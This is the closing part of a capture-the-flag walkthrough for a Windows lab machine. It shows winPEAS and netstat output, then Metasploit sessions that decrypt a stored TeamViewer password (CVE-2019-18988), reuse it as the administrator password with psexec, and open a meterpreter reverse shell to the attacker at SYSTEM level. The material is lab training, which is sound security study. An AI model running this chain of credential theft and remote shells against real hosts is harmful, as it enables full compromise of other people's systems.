   at System.Runtime.InteropServices.Marshal.FreeHGlobal(IntPtr hglobal)
   at winPEAS.Native.Classes.UNICODE_STRING.Dispose(Boolean disposing)
    ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] -
Disabled - Stopped
    Agent to hold private keys used for public key authentication.

================================================================================================
=

    TeamViewer7(TeamViewer GmbH - TeamViewer 7)["C:\Program Files
(x86)\TeamViewer\Version7\TeamViewer_Service.exe"] - Auto - Running
    TeamViewer Remote Software

================================================================================================
=
```

```
��������� Current TCP Listening Ports
� Check for services restricted from the outside
  Enumerating IPv4 connections

  Protocol   Local Address         Local Port    Remote Address        Remote Port     State
Process ID      Process Name

  TCP        0.0.0.0               21            0.0.0.0               0               Listening
2076            svchost
  TCP        0.0.0.0               80            0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               111           0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               135           0.0.0.0               0               Listening
856             svchost
  TCP        0.0.0.0               445           0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               5985          0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               47001         0.0.0.0               0               Listening
4               System
  TCP        0.0.0.0               49664         0.0.0.0               0               Listening
484             wininit
  TCP        0.0.0.0               49665         0.0.0.0               0               Listening
60              svchost
  TCP        0.0.0.0               49666         0.0.0.0               0               Listening
972             svchost
  TCP        0.0.0.0               49667         0.0.0.0               0               Listening
1212            spoolsv
  TCP        0.0.0.0               49678         0.0.0.0               0               Listening
620             services
  TCP        0.0.0.0               49679         0.0.0.0               0               Listening
640             lsass
  TCP        10.129.95.194         80            10.10.17.102          34186
Established       4               System
  TCP        10.129.95.194         80            10.10.17.102          34198
Established       4               System
  TCP        10.129.95.194         80            10.129.95.194         49726
Established       4               System
  TCP        10.129.95.194         139           0.0.0.0               0               Listening
4               System
  TCP        10.129.95.194         2049          0.0.0.0               0               Listening
4               System
  TCP        10.129.95.194         49704         10.10.17.102          443             Close
Wait        2152            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  TCP        10.129.95.194         49719         10.10.17.102          443             Close
Wait        1108            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
  TCP        10.129.95.194         49721         10.10.17.102          443
Established       376             C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

```
  TCP        10.129.95.194         49725         10.10.17.102        4444
Established       1176            c:\temp\shell.exe
  TCP        10.129.95.194         49726         10.129.95.194       80
Established       4556            c:\windows\system32\inetsrv\w3wp.exe
  TCP        127.0.0.1             2049          0.0.0.0             0                Listening
4               System
  TCP        127.0.0.1             5939          0.0.0.0             0                Listening
2268            TeamViewer_Service
```

Post exploitation, search teamviewer password

```
msf6 exploit(multi/handler) > search teamviewer

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check
Description
   -  ----                                                  ---------------  ----    -----  ----
-------
   0  auxiliary/server/teamviewer_uri_smb_redirect                           normal  No
TeamViewer Unquoted URI Handler SMB Redirect
   1  post/windows/gather/credentials/teamviewer_passwords                   normal  No
Windows Gather TeamViewer Passwords


Interact with a module by name or index. For example info 1, use 1 or use
post/windows/gather/credentials/teamviewer_passwords

msf6 exploit(multi/handler) > use 1
msf6 post(windows/gather/credentials/teamviewer_passwords) > info

       Name: Windows Gather TeamViewer Passwords
     Module: post/windows/gather/credentials/teamviewer_passwords
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Nic Losby <blurbdust@gmail.com>
  Kali-Team <kali-team@qq.com>

Compatible session types:
  Meterpreter

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  SESSION                        yes       The session to run this module on.
  WINDOW_TITLE  TeamViewer       no        Specify a title for getting the window handle, e.g.
TeamViewer

Description:
  This module will find and decrypt stored TeamViewer passwords

References:
  https://nvd.nist.gov/vuln/detail/CVE-2019-18988
  https://whynotsecurity.com/blog/teamviewer/
  https://www.cnblogs.com/Kali-Team/p/12468066.html

msf6 post(windows/gather/credentials/teamviewer_passwords) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  IIS APPPOOL\DefaultAppPool @ REMOTE  10.10.17.102:4444 ->
10.129.95.194:497
```

```
                                                                         25 (10.129.95.194)

msf6 post(windows/gather/credentials/teamviewer_passwords) > set session 2
session => 2
msf6 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: !R3m0te!
```

Getting list of users

```
C:\temp>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
WDAGUtilityAccount
The command completed with one or more errors.


C:\temp>
```

Get admin shell

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                remote           yes       The target host(s), range CIDR identifier,
or hosts file wit

                                                    h syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target
for pretty listi

                                                    ng
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               !R3m0te!         no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin
share (ADMIN$,C$,..

                                                    .) or a normal read/write folder share
   SMBUser               administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > run
```

```
[*] Started reverse TCP handler on 10.10.17.102:5555
[*] 10.129.95.194:445 - Connecting to the server...
[*] 10.129.95.194:445 - Authenticating to 10.129.95.194:445 as user 'administrator'...
[*] 10.129.95.194:445 - Selecting PowerShell target
[*] 10.129.95.194:445 - Executing the payload...
[+] 10.129.95.194:445 - Service start timed out, OK if running a command or non-service
executable...
[*] Sending stage (200262 bytes) to 10.129.95.194
[*] Meterpreter session 3 opened (10.10.17.102:5555 -> 10.129.95.194:49733) at 2021-09-18
23:08:48 +0800

meterpreter > sysinfo
Computer        : REMOTE
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

root flag